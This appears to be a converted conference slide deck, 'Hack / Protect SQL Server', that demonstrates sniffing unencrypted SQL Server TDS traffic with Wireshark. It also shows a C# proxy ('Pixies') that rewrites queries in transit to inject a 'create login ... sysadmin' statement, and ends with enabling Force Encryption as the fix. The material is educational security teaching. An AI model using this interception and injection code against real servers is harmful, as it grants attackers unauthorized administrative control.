

# Hack / Protect SQL Server

Learn Both

Tabular Data Stream

Load Test

Dynamic Data Masking

Row-Level Security


Bonus

Hiram Fleitas

Fleitas Arts

[github.com/hfleitas/Pixies](https://github.com/hfleitas/Pixies)





Please silence  
cell phones



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# DBA2.o

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PBI (Demo)

## Giving 3 Sessions in 1 Day

05/28/2019

Hiram

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## Video: Real-time Sentiment Prediction in SQL Server

SQL Saturday 864 - South Florida, United States is less than 2 weeks away. June 8, 2019 @NSUFlorida. This is a whole day, free event open to the public. You can register here. I am giving 3 sessions that day and may be raffling 2x \$50 gift cards per session. You should come to my session(s)... [Continue reading →](#)

This is candid recording of the live presentation I gave at Nova University on the morning of March 2nd, 2019 with South Florida Code Camp 2019. You can see the event info in my previous post. I am made this recording for the attendees that were interested to play it back at their own pace.... [Continue reading →](#)

# Session evaluations

Your feedback is very important.



This is the link:

[bit.ly/pixies19](https://bit.ly/pixies19)

Submit your feedback by the end of this presentation.



# Hiram Fleitas

Owner Fleitas Arts



# Bio

Father  
Principal DB Architect  
Power BI since 2016  
Developer since 1995  
SQL Server since 1999  
USCG Auxiliary Flotilla Staff Officer



 @hiramfleitas

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 /hfeitas

 hiramfletias



# Agenda

- ★ Hack Tabular Data Stream (TDS)
- ★ Load Test Encryption
- ★ Hack Dynamic Data Masking (DDM)
- ★ Hack Row-Level Security (RLS)
- ★ DB Source Control (TFS/Git)
- ★ Machine Learning & AI
- ★ Resources

# DEMO 1

TDS Encryption





Computer Management (Local)

- System Tools
  - Task Scheduler
  - Event Viewer
  - Shared Folders
  - Local Users and Groups
  - Performance
  - Device Manager
- Storage
  - Disk Management
- Services and Applications
  - Internet Information Services (IIS) Manager
  - SQL Server Configuration Manager
    - SQL Server Services
    - SQL Server Network Configuration (32bit)
    - SQL Native Client 11.0 Configuration (32bit)
    - SQL Server Network Configuration
      - Protocols for MSSQLSERVER
    - SQL Native Client 11.0 Configuration
      - Client Protocols
      - Aliases
  - Services
  - WMI Control

Alias Name    Server    Protocol    Parameters

There are no items to show in this view.

Alias - New

Alias	
General	
Alias Name	TrollHunters
Port No	
Protocol	TCP/IP
Server	10.20.110.182

Server  
Name of server to which the alias will point

OK Cancel Apply

Pixies12345 Properties

Alias	
General	
Alias Name	Pixies10101
Port No	10101
Protocol	TCP/IP
Server	127.0.0.1

Server  
Name of server to which the alias points

OK Cancel Apply Help

Actions

Aliases

More Actions

Computer Management

File Action View Help

Computer Management (Local)

System Tools

- Task Scheduler
- Event Viewer
- Shared Folders
- Local Users and Groups
- Performance
- Device Manager

Storage

- Disk Management

Services and Applications

SQL Server Configuration Manager

- SQL Server Services
- SQL Server Network Configuration (32bit)
- SQL Native Client 11.0 Configuration (32bit)
  - Client Protocols
  - Aliases
- SQL Server Network Configuration
  - Protocols for MSSQLSERVER
- SQL Native Client 11.0 Configuration
  - Client Protocols
  - Aliases

Services

WMI Control

Alias Name	Server	Protocol	Parameters
TrollHunters	10.20.110.182	tcp	
Pixies10101	127.0.0.1	tcp	10101

Actions

Aliases More Actions

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql Program.cs

```
-- Troll Hunters: http://trollhunters.wikia.com/wiki/Trollhunters_Wiki , https://en.wikipedia.org/wiki/Trollhunters
-- :connect localhost
-- :connect TrollHunters
if db_id('N'`TrollHunters`) is not null --drop/create db ...
go
use [`TrollHunters`]
go
-----+
| Lore |
-----+
create table [Character] ( ...)
create table [Locations] ( LocationId int identity(1,1) not null, LocationName varchar(50), CharacterId int foreign key references [Character](CharacterId), constraint pk_Location primary key (LocationId) )
go
create table [Episode] ( ...)
set identity_insert [Character] on; --drop table [Character] ...
go
set identity_insert [Locations] on; --drop table [Locations] ...
go
insert [Episode] --drop table [Episode] ...
go
-----
| Angor spies on Trollhunters | Summon SHARK ! Kernel prevents local-to-local. |
-----+
:connect TrollHunters
select 'Angor spies on Jim and friends', getdate(), * ...
go

-----+
| Angor releases Pixies, goes in for the kill | Release Pixies c# console app. 110110000011101100001000001100011100111001000 |
-----+
:connect Pixies10101
use [`TrollHunters`];
select 'Angor releases the Pixies', getdate(), * from dbo.Episode;
go
select 'Angor goes in for the kill', getdate(), * ...
go

-----+
| Toby saves Jim |
-----+
Turn on Force Encryption, with Certificate.
no more hallucinations. Jim and Toby kick Angor's butt and save Arcadia.
```

100 % Disconnected.

Solution Explorer

Search Solution Explorer (Ctrl+Shift+F)

Solution 'Pixies' (1 project)

- Properties
- References
- App.config
- Program.cs
- TrollHunters.sql

Properties

Current query window options


Current connection parameters

Status Disconnected

Output

Ready

Notifications



Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

Server Explorer Toolbox SQL Server Object Explorer

Program.cs TrollHunters.sql

```
20 +create table [Character] ( ...  
37 go  
38 +create table [Locations] ( LocationId int identity(1,1) not null, LocationName varchar(50), CharacterId int foreign key references [Character](CharacterId), constraint pk_L ...  
43 go  
44 +create table [Episode] ( ...  
53 go  
54 +set identity_insert [Character] on; --drop table [Character] ...  
103 go  
104 +set identity_insert [Locations] on; --drop table [Locations] ...  
118 go  
119 +insert [Episode] --drop table [Episode] ...  
126 go  
127  
128 -- +-----+  
129 -- | Angor spies on Trollhunters | Summon SHARK ! Kernel prevents local-to-local. |  
130 -- +-----+  
131 -- :connect TrollHunters  
132 +select 'Angor spies on Jim and friends', getdate(), * ...  
137 go  
138  
139 -- +-----+  
140 -- | Angor releases Pixies, goes in for the kill | Release Pixies c# console app. 1101100000111011000010000001100011100111001000 |  
141 -- +-----+  
142 -- :connect Pixes10101  
143 +use [Pixies];  
144 +select 'Angor releases the Pixies', getdate(), * from dbo.Episode;  
145 go  
146 +select 'Angor goes in for the kill', getdate(), * ...  
151 go
```

T-SQL Results Message

(No column name)	(No column name)	CharacterId	FullName	Affiliation	Category	Aka	Status	Race	Age	Home	Relatives	
1	Angor spies on Jim and friends	2018-01-12 19:59:39.320	40	Coach Lawrence	NULL	Teacher	Coach	Alive	Human	56	Arcadia	NULL
2	Angor spies on Jim and friends	2018-01-12 19:59:39.320	33	Señor Uhl	NULL	Teacher	Uhl the unforgiving	Alive	Human	38	Arcadia	NULL
3	Angor spies on Jim and friends	2018-01-12 19:59:39.320	1	Jim Lake Jr.	Good	Hero	Young Atlas, Jimbo, Master Jim, Fleshbag, Jim "F... 4	Alive	Human	16	Arcadia Oaks	Jim Lake Sr., Barbara Lake, Claire Nuñez
5	Angor spies on Jim and friends	2018-01-12 19:59:39.320	13	Tobias Domzalski	Good	Hero	Tobes, Toby-Pie, Wingman, T.P., Dumbzalski	Alive	Human	15	Arcadia	Nana, Mr. Domzalski, Mrs. Domzalski
6	Angor spies on Jim and friends	2018-01-12 19:59:39.320	2	Claire Maria Nu...	Good (...	Hero	C-bomb, Shadowdancer	Alive	Human	15	Arcadia	Mr. Nuñez, Mrs. Nuñez, Baby Enrique, ...
7	Angor spies on Jim and friends	2018-01-12 19:59:39.320	16	Steve Palchuk	Neutral...	Ally	NULL	Alive	Human	16	Arcadia	NULL
8	Angor spies on Jim and friends	2018-01-12 19:59:39.320	15	Elijah Leslie Pe...	Good, ...	Hero	Eli Pepperjack	Alive	Human	15	Arcadia	NULL
9	Angor spies on Jim and friends	2018-01-12 19:59:39.320	24	Mary J. Wang	Good	Hero	Maria, Mare	Alive	Human	15	Arcadia	NULL
10	Angor spies on Jim and friends	2018-01-12 19:59:39.320	23	Darci Scott	Good	Ally	NULL	Alive	Human	15	Arcadia	NULL
			34	Shannon Long...	Good	Ally	NULL	Alive	Human	15	Arcadia	NULL

Query executed successfully at 7:59:39 PM | R90GTU6N (14.0 RTM) | UPCIC\hfleitas (54) | 10 rows

Output Ready

Solution Explorer

Search Solution Explorer (Ctrl+Shift+F)

Solution 'Pixies' (1 project)

- Properties
- References
- App.config
- Program.cs
- TrollHunters.sql

Solution Explorer Team Explorer

Properties Current connection parameters

Connection Connection name R90GTU6N (UPCIC\hfleitas)

Connection Details Display name R90GTU6N  
Login name UPCIC\hfleitas  
Server name R90GTU6N  
Server version 14.0.1000  
Session Tracing ID  
SPID 54  
State Open

Query Execution Details Elapsed time 00:00:00.078  
Finish time 1/12/2018 7:59:39 PM  
Rows returned 10  
Start time 1/12/2018 7:59:39 PM

Display name The display name of the connection

\*Ethernet (host 10.20.110.182 and 10.112.10.148)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tds or tcp.port==1433 Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.112.10.148	10.20.110.182	TDS	112	SQL batch
2	0.000830	10.20.110.182	10.112.10.148	TDS	91	Response
3	0.002986	10.112.10.148	10.20.110.182	TDS	1484	SQL batch
4	0.006964	10.20.110.182	10.112.10.148	TCP	1514	1433 → 62715 [ACK] Seq=38 Ack=1489 Win=513 Len=1460 [TCP segment of a reassembled P...
5	0.006967	10.20.110.182	10.112.10.148	TDS	1364	Response

> Frame 3: 1484 bytes on wire (11872 bits), 1484 bytes captured (11872 bits) on interface 0  
> Ethernet II, Src: G-ProCom\_be:2f:84 (00:23:24:be:2f:84), Dst: JuniperN\_6f:a8:a1 (80:ac:ac:6f:a8:a1)  
> Internet Protocol Version 4, Src: 10.112.10.148, Dst: 10.20.110.182  
> Transmission Control Protocol, Src Port: 62715, Dst Port: 1433, Seq: 59, Ack: 38, Len: 1430  
> Tabular Data Stream

Offset	Hex	Dec	ASCII
0090	2d 00	11872	..... .-. -.-. .
00a0	2d 00	11872	..... .-. -.-. .
00b0	2d 00	11872	..... .-. -.-. .
00c0	2d 00 2b 00 0d 00 0a 00 2d 00 2d 00 20 00 20 00 20 00	11872	-.+..... -.-. .
00d0	7c 00 20 00 41 00 6e 00 67 00 6f 00 72 00 20 00 20 00	11872	. .A.n. g.o.r. .
00e0	73 00 70 00 69 00 65 00 73 00 20 00 6f 00 6e 00	11872	s.p.i.e. s. .o.n.
00f0	20 00 4a 00 69 00 6d 00 20 00 61 00 6e 00 64 00	11872	.J.i.m. .a.n.d.
0100	20 00 66 00 72 00 69 00 65 00 6e 00 64 00 73 00	11872	.f.r.i. e.n.d.s.
0110	20 00 28 00 50 00 61 00 63 00 6b 00 65 00 74 00	11872	.(.P.a. c.k.e.t.
0120	20 00 53 00 6e 00 69 00 66 00 66 00 69 00 6e 00	11872	.S.n.i. f.f.i.n.
0130	67 00 29 00 20 00 7c 00 0d 00 0a 00 2d 00 2d 00	11872	g.). . . ....-.-.
0140	20 00 20 00 2b 00 2d 00 2d 00 2d 00 2d 00 2d 00	11872	. .+.. -.-. -.-. .
0150	2d 00	11872	..... .-. -.-. .
0160	2d 00	11872	..... .-. -.-. .
0170	2d 00	11872	..... .-. -.-. .

Tabular Data Stream (tds), 1430 bytes | Packets: 61 · Displayed: 61 (100.0%) | Profile: Default

Wireshark · Packet 3 · wireshark\_3B038B51-0E10-480A-BA9B-D97EB66D8132\_20180108184038\_a07588

> Frame 3: 1484 bytes on wire (11872 bits), 1484 bytes captured (11872 bits) on interface 0  
> Ethernet II, Src: G-ProCom\_be:2f:84 (00:23:24:be:2f:84), Dst: JuniperN\_6f:a8:a1 (80:ac:ac:6f:a8:a1)  
> Internet Protocol Version 4, Src: 10.112.10.148, Dst: 10.20.110.182  
> Transmission Control Protocol, Src Port: 62715, Dst Port: 1433, Seq: 59, Ack: 38, Len: 1430  
▼ Tabular Data Stream  
    Type: SQL batch (1)  
    > Status: 0x01, End of message  
    Length: 1430  
    Channel: 0  
    Packet Number: 1  
    Window: 0  
    ▼ TDS Query Packet  
        ▼ Packet data stream headers  
            Total length: 22  
            ▼ Header  
                Length: 18  
                Type: Transaction descriptor (0x0002)  
                Transaction descriptor: 0  
                Outstanding request count: 1  
Query [truncated]: -- +-----+ \r\n-- | Angor spies on Jim and friends (Packet S

Frame	Hex	Text
0350	3b 00 ;.:.:.:. ;.:.:.;.	
0360	3b 00 3e 00 20 00 2a 00 2f 00 0d 00 0a 00 0d 00 ;.> .. /.....	
0370	0a 00 73 00 65 00 6c 00 65 00 63 00 74 00 09 00 .s.e.l. e.c.t..	
0380	27 00 41 00 6e 00 67 00 6f 00 72 00 20 00 73 00 .'A.n.g. o.r. ..	
0390	70 00 69 00 65 00 73 00 20 00 6f 00 6e 00 20 00 p.i.e.s. .o.n. .	
03a0	4a 00 69 00 6d 00 20 00 61 00 6e 00 64 00 20 00 J.i.m. . a.n.d. .	
03b0	66 00 72 00 69 00 65 00 6e 00 64 00 73 00 27 00 f.r.i.e. n.d.s.'.	
03c0	2c 00 20 00 67 00 65 00 74 00 64 00 61 00 74 00 ,.. .g.e. t.d.a.t.	
03d0	65 00 28 00 29 00 2c 00 20 00 2a 00 20 00 0d 00 e.(.)... .* ...	
03e0	0a 00 66 00 72 00 6f 00 6d 00 09 00 64 00 62 00 ..f.r.o. m...d.b.	
03f0	6f 00 2e 00 5b 00 43 00 68 00 61 00 72 00 61 00 o...[.C. h.a.r.a.	
0400	63 00 74 00 65 00 72 00 5d 00 20 00 63 00 20 00 c.t.e.r. ]. .c. .	
0410	0d 00 0a 00 6a 00 6f 00 69 00 6e 00 09 00 4c 00 ....j.o. i.n...L	
0420	6f 00 63 00 61 00 74 00 69 00 6f 00 6e 00 73 00 o.c.a.t. i.o.n.s.	
0430	20 00 6c 00 20 00 6f 00 6e 00 20 00 63 00 2e 00 .l. .o. n. .c...	
0440	43 00 68 00 61 00 72 00 61 00 63 00 74 00 65 00 C.h.a.r. a.c.t.e.	
0450	72 00 49 00 64 00 3d 00 6c 00 2e 00 43 00 68 00 r.I.d.=. l...C.h.	
0460	61 00 72 00 61 00 63 00 74 00 65 00 72 00 49 00 a.r.a.c. t.e.r.I.	
0470	64 00 20 00 0d 00 0a 00 61 00 6e 00 64 00 09 00 d. .... a.n.d... .	
0480	09 00 63 00 2e 00 52 00 61 00 63 00 65 00 3d 00 ...c...R. a.c.e.=.	
0490	27 00 48 00 75 00 6d 00 61 00 6e 00 27 00 0d 00 '.H.u.m. a.n.'...	
04a0	0a 00 61 00 6e 00 64 00 09 00 09 00 6c 00 2e 00 ..a.n.d. ....l...	
04b0	4c 00 6f 00 63 00 61 00 74 00 69 00 6f 00 6e 00 L.o.c.a. t.i.o.n.	
04c0	4e 00 61 00 6d 00 65 00 3d 00 27 00 41 00 72 00 N.a.m.e. ='.A.r.	
04d0	63 00 61 00 64 00 69 00 61 00 20 00 4f 00 61 00 c.a.d.i. a. .O.a.	
04e0	6b 00 73 00 20 00 48 00 69 00 67 00 68 00 27 00 k.s. .H. i.g.h.'	
04f0	3b 00 0d 00 0a 00 0d 00 0a 00 2f 00 2a 00 20 00 ;..... ./.*. .	
0500	43 00 72 00 65 00 65 00 70 00 65 00 72 00 20 00 C.r.e.e. p.e.r. .	

No.: 3 · Time: 0.002986 · Source: 10.112.10.148 · Destination: 10.20.110.182 · Protocol: TDS · Length: 1484 · Info: SQL batch

\*Ethernet (host 10.20.110.182 and 10.112.10.148)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tds or tcp.port==1433

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.112.10.148	10.20.110.182	TDS	112	SQL batch
2	0.000830	10.20.110.182	10.112.10.148	TDS	91	Response
3	0.002986	10.112.10.148	10.20.110.182	TDS	1484	SQL batch
4	0.006964	10.20.110.182	10.112.10.148	TCP	1514	1433 → 62715 [ACK] Seq=38 Ack=1489 Win=513 Len=1460 [TCP segment of a reassembled P...
5	0.006967	10.20.110.182	10.112.10.148	TDS	1364	Response

> Frame 5: 1364 bytes on wire (10912 bits), 1364 bytes captured (10912 bits) on interface 0  
> Ethernet II, Src: JuniperN\_6f:a8:a1 (80:ac:ac:6f:a8:a1), Dst: G-ProCom\_be:2f:84 (00:23:24:be:2f:84)  
> Internet Protocol Version 4, Src: 10.20.110.182, Dst: 10.112.10.148  
> Transmission Control Protocol, Src Port: 1433, Dst Port: 62715, Seq: 1498, Ack: 1489, Len: 1310  
> [2 Reassembled TCP Segments (2770 bytes): #4(1460), #5(1310)]  
> Tabular Data Stream

Frame	Hex	Text
0240	6f 6e 20 4a 69 6d 20 61 6e 64 20 66 72 69 65 6e	on Jim a nd frien
0250	64 73 62 a8 00 00 a3 cc 33 01 28 00 00 00 0e 00	dsb..... 3.(.....
0260	43 6f 61 63 68 20 4c 61 77 72 65 6e 63 65 05 00	Coach La wrence..
0270	43 6f 61 63 68 05 00 41 6c 69 76 65 05 00 48 75	Coach..A live..Hu
0280	6d 61 6e 04 38 00 00 00 07 00 41 72 63 61 64 69	man.8.... Arcadi
0290	61 04 00 42 6c 75 65 05 00 42 6c 61 63 6b 0a 00	a.Blue. .Black..
02a0	54 6f 6d 20 57 69 6c 73 6f 6e 02 00 00 00 11 00	Tom Wils on.....
02b0	41 72 63 61 64 69 61 20 4f 61 6b 73 20 48 69 67	Arcadia Oaks Hig
02c0	68 04 28 00 00 00 d2 30 ba 00 1e 00 41 6e 67 6f	h.(....0 ....Ango
02d0	72 20 73 70 69 65 73 20 6f 6e 20 4a 69 6d 20 61	r spies on Jim a
02e0	6e 64 20 66 72 69 65 6e 64 73 62 a8 00 00 a3 cc	nd frien dsb.....
02f0	33 01 21 00 00 00 09 00 53 65 f1 6f 72 20 55 68	3.!..... Se.or Uh
0300	6c 13 00 55 68 6c 20 74 68 65 20 75 6e 66 6f 72	l..Uhl t he unfor
0310	67 69 76 69 6e 67 05 00 41 6c 69 76 65 05 00 48	giving.. Alive..H

Frame (1364 bytes) Reassembled TCP (2770 bytes)

Tabular Data Stream (tds), 2770 bytes

Packets: 61 · Displayed: 61 (100.0%)

Profile: Default

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

Program.cs TrollHunters.sql

Pixies

```
1 // +-----+
2 // | Trollhunters - Angor - Releases the Pixies |
3 // +-----+
4
5 using System;
6 using System.Text;
7 using System.Net;
8 using System.Net.Sockets;
9
10 namespace Pixies
11 {
12     class Pixies
13     {
14         static void Main(string[] args)
15         {
16             // +-----+
17             // | Pixies Control |
18             // +-----+
19
20             String Param_Source_IP = "127.0.0.1";           // Pixies.
21             String Param_Source_Port = "10101";             // Pixies port to proxy.
22             String Param_Destination_IP = "127.0.0.1";       // Target.
23             String Param_Destination_Port = "1433";          // Target port.
24
25             // +-----+
26             // | Pixies Release |
27             // +-----+
28
29             Console.ForegroundColor = ConsoleColor.Yellow;
30             Console.WriteLine("\r\n"
31                         + "+-----+\r\n"
32                         + "| Trollhunters - Angor - Releases the Pixies |\r\n"
33                         + "+-----+\r\n"
34                         + "1101100001110110001000000110001110010110000011101101010111010010001011110011010011010001000\r\n"
35                         + "11010000111010100001110110001101010101100001101111010110001111010111101011110100110110110\r\n"
36                         + "00111000111001010000110111100000010001001100000110001110101101001100001010011100010010110111\r\n"
37                         + "110101010000000110001100000010010111101011110101111001100010101111010100001000010100101001\r\n"
38                         + "100011110011100111000101010110011100000110101110011000110100011101000011010101101011100011101001\r\n"
39                         + "1011000101110100000110100110000001110010110011000010110000011101000111110101011110001101011100011\r\n"
40                         + "1111000010011011000010111010111000111101000111101011111100100000011000101100001101010110001111010\r\n"
41                         + "001010001000000111001011111001100100011011010110000011000101100001111100101111000010001011110001000\r\n"
42                         + "0100100010011011000110110000100111110111000001001110001001000111110001010111110100010101111101100\r\n"
43                         + "011101000110111100101000011110111110111100110101111100010010001100011000101011000010110001111000\r\n"
44                         + "1111100010000111110100001000110111101110000011011111101110101100000110001110011101001001110110\r\n"
45                         + "1011101011001011111010100011100000001111111111100110011000101100001100011000000000001101\r\n"
46                         + "1011010101101111000110100011011110100001111111111000101101001010000001011100101000010101101011001\r\n"
47                         + "1011010110001101010001111111010100001000010111010010100000101110010100001010110101100111000111001100\r\n"
48         }:
```

100 %

Output

Item(s) Saved

Quick Launch (Ctrl+Q)

hiramfleitas

Solution Explorer

Search Solution Explorer (Ctrl+Shift+F)

Solution 'Pixies' (1 project)

Pixies

- Properties
- References
- App.config
- Program.cs
- TrollHunters.sql

Solution Explorer Team Explorer

Properties

Program.cs ✎ X TrollHunters.sln

## Output

Ln-A

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

Program.cs TrollHunters.sql

Pixies

```
134
135     // Target 4
136     byte[] FindBuffer = new byte[] { (byte) 'A', 0,
137                                     (byte) 'l', 0,
138                                     (byte) 'i', 0,
139                                     (byte) 'v', 0,
140                                     (byte) 'e', 0,
141                                     (byte) 0x38 // 56 int = 0x38 hex
142                                 };
143
144     byte[] ExploitBuffer = new byte[] { (byte) 'D', 0,
145                                         (byte) 'r', 0,
146                                         (byte) 'e', 0,
147                                         (byte) 'a', 0,
148                                         (byte) 'm', 0,
149                                         (byte) 0x10 // 16 int = 0x10 hex
150                                     };
151
152     ArrayReplace_ByteArray(state, FindBuffer, ExploitBuffer, 0);
153
154     // Go in for the kill
155     FindString = "select 'Angor goes in for the kill'";
156     Exploit = "create login Angor WITH PASSWORD = 'Youre mine now. H4h4h4!'; "
157     + "alter server role sysadmin add member Angor ; "
158     + "select 'Angor is in the Highschool!', GetDate(); -- ";
159
160     ArrayReplace_ByteArray(state, StringToByteArray(FindString), StringToByteArray(Exploit), 0);
161
162     // Target 5 // this is how you do dates, int, etc.
163     byte[] NameFind = new byte[] { (byte) 'A', 0,
164                                   (byte) 'l', 0,
165                                   (byte) 'i', 0,
166                                   (byte) 'v', 0,
167                                   (byte) 'e' };
168
169     byte[] NameReplace = new byte[] { (byte) 'D', 0,
170                                     (byte) 'r', 0,
171                                     (byte) 'e', 0,
172                                     (byte) 'a', 0,
173                                     (byte) 'm' };
174
175     ArrayReplace_ByteArray(state, NameFind, NameReplace, 0);
176
177     // +-----+
178     // | Pixies Return |
179     // +-----+
180
181 }
```

100 %

Output

Solution Explorer

Search Solution Explorer (Ctrl+Shift+F)

Solution 'Pixies' (1 project)

- pixies
  - Properties
  - References
  - App.config
- Program.cs
- TrollHunters.sql

Notifications

Solution Explorer Team Explorer

Properties

```
Program.cs:176  
Program.cs:177  
Program.cs:178  
Program.cs:179  
Program.cs:180  
Program.cs:181  
Program.cs:182  
Program.cs:183  
Program.cs:184  
Program.cs:185  
Program.cs:186  
Program.cs:187  
Program.cs:188  
Program.cs:189  
Program.cs:190
```

Program.cs ✎ X TrollHunters.sln

1

```
C:\Users\hfleitas\Source\Repos\public\ConsoleApp1\bin\Debug\ConsoleApp1.exe

+-----+
| Trollhunters - Angor - Releases the Pixies |
+-----+
110110000011101100001000000110001110010001110101100001110110101110100101011101001000101111001101001000
110100000111010100001110110011010110011011100110111101011001111011110010111101011110100110110110
0011100011100101010001101111000000010001001100000011000110011101011011010011000010100111000111001000100
1110101010000000110001100000001001011110011011101011001100101001011101101010100001000001101000100101001
1000111100111001110001010101100111000011010111001101000110101000111101100001101010101011011001
101100101110100000110100110000000110001010110011010001000110000011010001111010101011110000110101101011100011
111100001001101100001011101011101100011110100011110101101111100100000011001011000110101011010110
0010100010000001110010111110011001000110111101110100000110010010111000111110010111100001000101110010100001000
01001000100110111000110100001111111011100001001111001001000111100010010001111010000101011110100010010111101100
011101000110111100101000011110111110111001011011110001001000110001100011110001010101100010110001111000
1111100010000111101000010001101111011000001101111101110101100001100111001110011101001001001110110
10111010101001011001001111111010100001110000000011111111110011001100001001100001100010000000001101
101101101011000110101010001101111010000111111111100001011010010100000001011100101000001010110101100111100
